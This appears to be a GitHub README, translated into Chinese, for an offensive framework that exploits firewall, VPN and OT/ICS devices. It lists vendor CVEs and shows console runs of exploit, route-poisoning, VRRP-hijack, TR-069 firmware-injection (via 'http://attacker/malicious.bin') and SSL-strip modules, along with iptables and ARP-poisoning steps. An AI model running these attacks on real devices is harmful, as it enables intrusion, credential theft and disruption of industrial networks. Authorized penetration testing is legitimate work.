mrhenrike/FirewallXPL-Forge
GitHub: mrhenrike/FirewallXPL-Forge
FirewallXPL-Forge 是一款面向边界安全设备(防火墙、WAF、VPN、OT/ICS)的渗透测试漏洞利用框架,内置 164 个模块覆盖 23 家厂商的 51+ 个 CVE。
Stars: 5 | Forks: 0
# FirewallXPL-Forge
**边界安全漏洞利用框架** — 包含 164 个模块,涵盖来自 **23 个供应商**和 **51+ 个 CVE** 的 **FW, NGFW, UTM, WAF, VPN, NAC, LB** 以及 **OT/ICS** 工业防火墙。
**作者:** André Henrique ([@mrhenrike](https://github.com/mrhenrike)) \| [União Geek](https://github.com/Uniao-Geek)
**语言:** **英语 (en-US)** — 默认。**葡萄牙语 (pt-BR):** [README.pt-BR.md](README.pt-BR.md)
[](https://www.python.org/downloads/)
[](https://github.com/mrhenrike/FirewallXPL-Forge/actions)
[](https://pypi.org/project/firewallxpl/)

## 架构与攻击面映射图
## 安装
```
# 从 PyPI(推荐)
pip install firewallxpl
# 带 Rich TUI + Nmap discovery
pip install firewallxpl[tui,discovery]
# 带 ML engine + GPU acceleration
pip install firewallxpl[ml,gpu-nvidia]
# 全部
pip install firewallxpl[full]
# 从 source
git clone https://github.com/mrhenrike/FirewallXPL-Forge.git
cd FirewallXPL-Forge
pip install -e ".[tui,discovery]"
python fxf.py
```
### 环境诊断
```
python tools/env_doctor.py
```
## 项目功能
FirewallXPL-Forge 提供针对边界设备(渗透测试、实验室、受控红队)进行**授权**安全测试的**模块**。目标类别:`perimeter`, `waf`, `vpn`, `nac`, `lb`。
| 类型 | 作用 |
|------|------|
| **exploits** | 滥用已知漏洞 — 每个模块包含 `check()` + `run()` |
| **creds** | 针对 SSH, FTP, Telnet, HTTP, SNMP 的默认凭据和暴力破解 |
| **scanners** | 弱点识别;**AutoPwn** 使用类似 Nmap 的时序控制 (T0–T5) 编排所有模块 |
| **payloads** | 按架构生成 Payload (ARM/MIPS/x86/x64,reverse/bind shell) |
| **encoders** | Payload 编码 (Python, PHP, Perl) |
| **generic** | 跨领域通用工具:CVE 查找、SNMP、SSDP、字典生成器 |
**范围之外:** IP 摄像头、打印机、DVR、消费级路由器。
## 供应商覆盖范围(23 家供应商,51+ 个 CVE)
### IT 安全设备
| 供应商 | 模块数 | 关键 CVE |
|--------|---------|----------|
| Fortinet FortiOS/FortiGate | 9 | CVE-2018-13379, CVE-2022-40684, CVE-2024-21762, CVE-2024-47575 |
| Cisco ASA/FTD/IOS XE | 4 | CVE-2020-3452, CVE-2023-20198, CVE-2023-20269 |
| Palo Alto PAN-OS | 6 | **CVE-2026-0257** (auth bypass CISA KEV 2026-05-29), CVE-2024-0012, CVE-2024-3400, CVE-2025-0108 |
| F5 BIG-IP | 6 | CVE-2020-5902, CVE-2022-1388, CVE-2023-46747 |
| Citrix/NetScaler | 3 | CVE-2019-19781, CVE-2023-3519, CVE-2023-4966 |
| SonicWall | 6 | CVE-2020-5135, CVE-2024-40766, CVE-2024-53704 |
| Ivanti/Pulse Secure | 3 | CVE-2019-11510, CVE-2023-46805+21887, CVE-2025-0282 |
| Juniper SRX/EX | 2 | CVE-2023-36845, CVE-2024-21591 |
| Sophos XG | 3 | CVE-2020-12271, CVE-2022-1040, CVE-2022-3236 |
| Check Point | 1 | CVE-2024-24919 |
| WatchGuard | 2 | XCS RCE, CVE-2022-23176 |
| Zyxel USG | 3 | CVE-2022-30525, CVE-2023-28771, CVE-2023-33009 |
| pfSense | 3 | CVE-2022-31814, CVE-2023-27100, CVE-2023-42326 |
| Barracuda | 3 | CVE-2023-2868, CVE-2023-7102, SecureSphere SQLi |
### OT/ICS 工业防火墙
| 供应商 | 模块数 | 关键 CVE |
|--------|---------|----------|
| Siemens SCALANCE/SINEMA/RUGGEDCOM | 3 | CVE-2022-32257, CVE-2023-24845, CVE-2023-44373 |
| Moxa EDR | 2 | CVE-2024-9137 (CVSS 9.9), CVE-2024-9138 |
| Hirschmann EAGLE | 1 | CVE-2020-6994 |
| Phoenix Contact mGuard | 1 | CVE-2024-43386 |
| Schneider ConneXium/Tofino | 1 | CVE-2017-6026 |
| Cisco ISA-3000 | 1 | CVE-2018-0101 (CVSS 10.0) |
| Secomea GateManager | 1 | CVE-2020-14500 (CVSS 10.0) |
| Ewon/HMS Cosy+ | 1 | CVE-2026-25823 |
### OT 协议绕过
Modbus TCP, OPC UA, DNP3, IEC 60870-5-104, EtherNet/IP CIP
### 通用技术
HTTP Request Smuggling, VLAN Hopping, Heartbleed, Shellshock, SSH Auth Keys
## 使用方法
### 交互式 shell
```
python fxf.py
```
```
fxf > use exploits/perimeter/fortinet/fortios_sslvpn_path_traversal_cve_2018_13379
fxf (...) > set target 192.168.1.1
fxf (...) > check
[+] Target is vulnerable
fxf (...) > run
```
### 结合 ML 的 AutoPwn
```
fxf > use scanners/autopwn
fxf (scanners/autopwn) > set target 192.168.1.1
fxf (scanners/autopwn) > set timing_template aggressive
fxf (scanners/autopwn) > set ml_advisor true
fxf (scanners/autopwn) > set ml_fingerprint true
fxf (scanners/autopwn) > run
```
### 非交互模式
```
python fxf.py -m exploits/perimeter/fortinet/fortios_auth_bypass_cve_2022_40684 -s "target 10.0.0.1"
```
### 搜索
```
fxf > search fortinet
fxf > search type=exploits vendor=cisco
fxf > search CVE-2024
fxf > search cve_2026_0257
```
### NSE 脚本安装程序
将内置的特定防火墙 Nmap 脚本安装到你的 nmap 脚本目录:
```
# 交互式
fxf > install-nse
# 非交互式(要求 PATH 中包含 nmap)
python fxf.py -c "install-nse"
# 自定义 path 或 dry-run
python fxf.py -c "install-nse --path /usr/local/share/nmap/scripts"
python fxf.py -c "install-nse --check"
```
**内置脚本:**
| 脚本 | 用途 |
|--------|---------|
| `fxf-firewall-fingerprint.nse` | 通用防火墙指纹识别(11 家供应商) |
| `fxf-globalprotect-detect.nse` | Palo Alto GlobalProtect portal/gateway 检测 |
| `fxf-globalprotect-auth-bypass-cve-2026-0257.nse` | CVE-2026-0257 被动预检 |
| `fxf-fortios-detect.nse` | Fortinet FortiOS 检测 |
| `fxf-cisco-asa-detect.nse` | Cisco ASA/FTD 检测 |
```
# 安装完成后:直接使用 nmap
nmap -p 443 --script fxf-globalprotect-auth-bypass-cve-2026-0257
nmap -p 443,80,8443 --script fxf-firewall-fingerprint 192.168.0.0/24
```
有关完整的 NSE 参考,请参阅 [docs/wiki/en-US/12-nse-scripts.md](docs/wiki/en-US/12-nse-scripts.md)。
## 核心引擎
| 引擎 | 描述 |
|--------|-------------|
| **异步并发** | asyncio + ThreadPool(最多 300 个线程)+ ProcessPool + ConnectionPool + Pipeline |
| **GPU 加速** | NVIDIA CUDA, AMD ROCm, Intel oneAPI, Apple Metal, OpenCL,CPU 回退支持 |
| **ML 引擎** | ServiceFingerprinter, AttackOptimizer (Thompson Sampling), AnomalyDetector, AutoTuner, CredentialMutator |
| **网络发现** | Nmap/Masscan 集成 + 内置 TCP 回退 + 设备识别(23 家供应商)+ 漏洞映射 |
| **Rich TUI** | 样式化横幅、面板、表格、进度条、全屏仪表板 |
## 兼容性
| 平台 | 状态 |
|----------|--------|
| Windows 10/11 | CI + 本地验证 |
| WSL / Debian / Ubuntu | CI + 本地验证 |
| Kali Linux | 本地验证 |
| macOS | CI |
**Python:** 3.9 至 3.13。包含针对 3.13+ 移除的 `telnetlib` 的兼容垫片。
## 文档
- **Wiki (en-US + pt-BR):** [github.com/mrhenrike/FirewallXPL-Forge/wiki](https://github.com/mrhenrike/FirewallXPL-Forge/wiki)
- **覆盖矩阵:** [docs/COVERAGE_MATRIX.md](docs/COVERAGE_MATRIX.md)
- **完整目录:** [docs/FULL_CATALOG.md](docs/FULL_CATALOG.md)
## BLOCO J - 攻击类别 (v2.0.0)
### 路由攻击
```
fxf > use exploits/routing/rip_v1_poison
fxf (RIPv1Poison) > set src_ip 192.168.1.100
fxf (RIPv1Poison) > set poison_network 0.0.0.0
fxf (RIPv1Poison) > set metric 1
fxf (RIPv1Poison) > set destination 255.255.255.255
fxf (RIPv1Poison) > set simulate true
fxf (RIPv1Poison) > run
[SIMULATE] Would send RIPv1 Response to 255.255.255.255:520
[SIMULATE] Network: 0.0.0.0 (default route) metric=1 next-hop=192.168.1.100
[SIMULATE] Payload (24 bytes): 0201000000020000...
[SIMULATE] Exploits CVE-1999-0111: RIPv1 has no authentication
[SIMULATE] Effect: routers accepting unauthenticated RIPv1 install default route via attacker
[!] Set simulate false + destructive true to execute
```
```
fxf > use exploits/routing/vrrp_hijack
fxf (VRRPHijack) > set src_ip 192.168.1.100
fxf (VRRPHijack) > set vrid 1
fxf (VRRPHijack) > set virtual_ip 192.168.1.1
fxf (VRRPHijack) > set priority 255
fxf (VRRPHijack) > set simulate true
fxf (VRRPHijack) > run
[SIMULATE] Would send 5 VRRP Advertisement(s)
[SIMULATE] VRID=1 priority=255 virtual_ip=192.168.1.1 advert_int=1s
[SIMULATE] src=192.168.1.100 -> dst=224.0.0.18 (IP proto 112)
[SIMULATE] VRRP payload (16 bytes): 21012001...
[SIMULATE] Effect: current VRRP master yields; attacker becomes active router for 192.168.1.1
[!] PREREQ: Scapy + raw socket privileges (Linux root) or Windows admin
```
| 模块 | 路径 | 影响 | 参考 |
|--------|------|--------|-----------|
| `rip_v1_poison` | `exploits/routing/` | HIGH | CVE-1999-0111, RFC 1058 |
| `vrrp_hijack` | `exploits/routing/` | HIGH | RFC 3768, MITRE T1557 |
### MiTM 代理
```
fxf > use exploits/mitm/tr069_mitm_proxy
fxf (TR069MiTM) > set acs_host 10.0.0.1
fxf (TR069MiTM) > set acs_port 7547
fxf (TR069MiTM) > set listen_port 7547
fxf (TR069MiTM) > set inject_mode firmware
fxf (TR069MiTM) > set firmware_url http://attacker/malicious.bin
fxf (TR069MiTM) > set simulate true
fxf (TR069MiTM) > run
[SIMULATE] Would bind CWMP proxy on 0.0.0.0:7547
[SIMULATE] Upstream ACS: 10.0.0.1:7547 (ssl=False)
[SIMULATE] Injection mode: inject Download RPC pointing to http://attacker/malicious.bin
[SIMULATE] Setup required:
[SIMULATE] 1. ARP poison CPE to redirect port 7547 to attacker
[SIMULATE] 2. iptables -t nat -A PREROUTING -p tcp --dport 7547 -j REDIRECT --to-port 7547
[!] Set simulate false + destructive true to start proxy
```
```
fxf > use exploits/mitm/ssl_strip_embedded
fxf (SSLStrip) > set target 192.168.1.1
fxf (SSLStrip) > set target_port 443
fxf (SSLStrip) > set listen_port 10080
fxf (SSLStrip) > set simulate true
fxf (SSLStrip) > run
[SIMULATE] Would bind SSL strip proxy on 0.0.0.0:10080
[SIMULATE] Upstream target: 192.168.1.1:443 (use_ssl_upstream=True)
[SIMULATE] All HTTPS references stripped to HTTP in responses
[SIMULATE] Credentials, cookies, and auth headers logged in plaintext
[SIMULATE] Setup required:
[SIMULATE] 1. ARP poison target: arp -s
[SIMULATE] 2. iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 10080
[!] Set simulate false + destructive true to start proxy
```
| 模块 | 路径 | 影响 | 参考 |
|--------|------|--------|-----------|
| `tr069_mitm_proxy` | `exploits/mitm/` | CRITICAL | TR-069 Amendment 6, CVE-2014-9222 |
| `ssl_strip_embedded` | `exploits/mitm/` | HIGH | BlackHat DC 2009 (Marlinspike), MITRE T1557.002 |
### 覆盖范围摘要
| 类别 | 模块 | 默认模式 |
|----------|---------|-------------|
| 路由攻击 | `rip_v1_poison`, `vrrp_hijack` | simulate=True |
| MiTM 代理 | `tr069_mitm_proxy`, `ssl_strip_embedded` | simulate=True |
| 边界漏洞利用 | `fortios_sslvpn_session_reuse`, `cisco_asa_ftd_firestarter_chain`, + 10+ | simulate=True |
| 凭据 | `perimeter_auth_bruteforce` | simulate=True |
所有模块默认为 `simulate=True`。实际执行需要在检查模拟输出后显式设置 `destructive=True`。
## 治理
| 英语(默认) | 葡萄牙语 (pt-BR) |
|-------------------|---------------------|
| [CONTRIBUTING.md](CONTRIBUTING.md) | [CONTRIBUTING.pt-BR.md](CONTRIBUTING.pt-BR.md) |
| [CODE_OF_CONDUCT.md](CODE_OF_CONDUCT.md) | [CODE_OF_CONDUCT.pt-BR.md](CODE_OF_CONDUCT.pt-BR.md) |
| [SECURITY.md](SECURITY.md) | [SECURITY.pt-BR.md](SECURITY.pt-BR.md) |
| [CONTRIBUTORS.md](CONTRIBUTORS.md) | [CONTRIBUTORS.pt-BR.md](CONTRIBUTORS.pt-BR.md) |
## 许可证
BSD — 见 [LICENSE](LICENSE)。
标签:CISA项目, CTI, Docker部署, PKINIT, Python, SOC, Vectored Exception Handling, Veh, 工控安全, 插件系统, 无后门, 渗透测试框架, 计算机取证, 边界安全, 逆向工具, 防御, 防火墙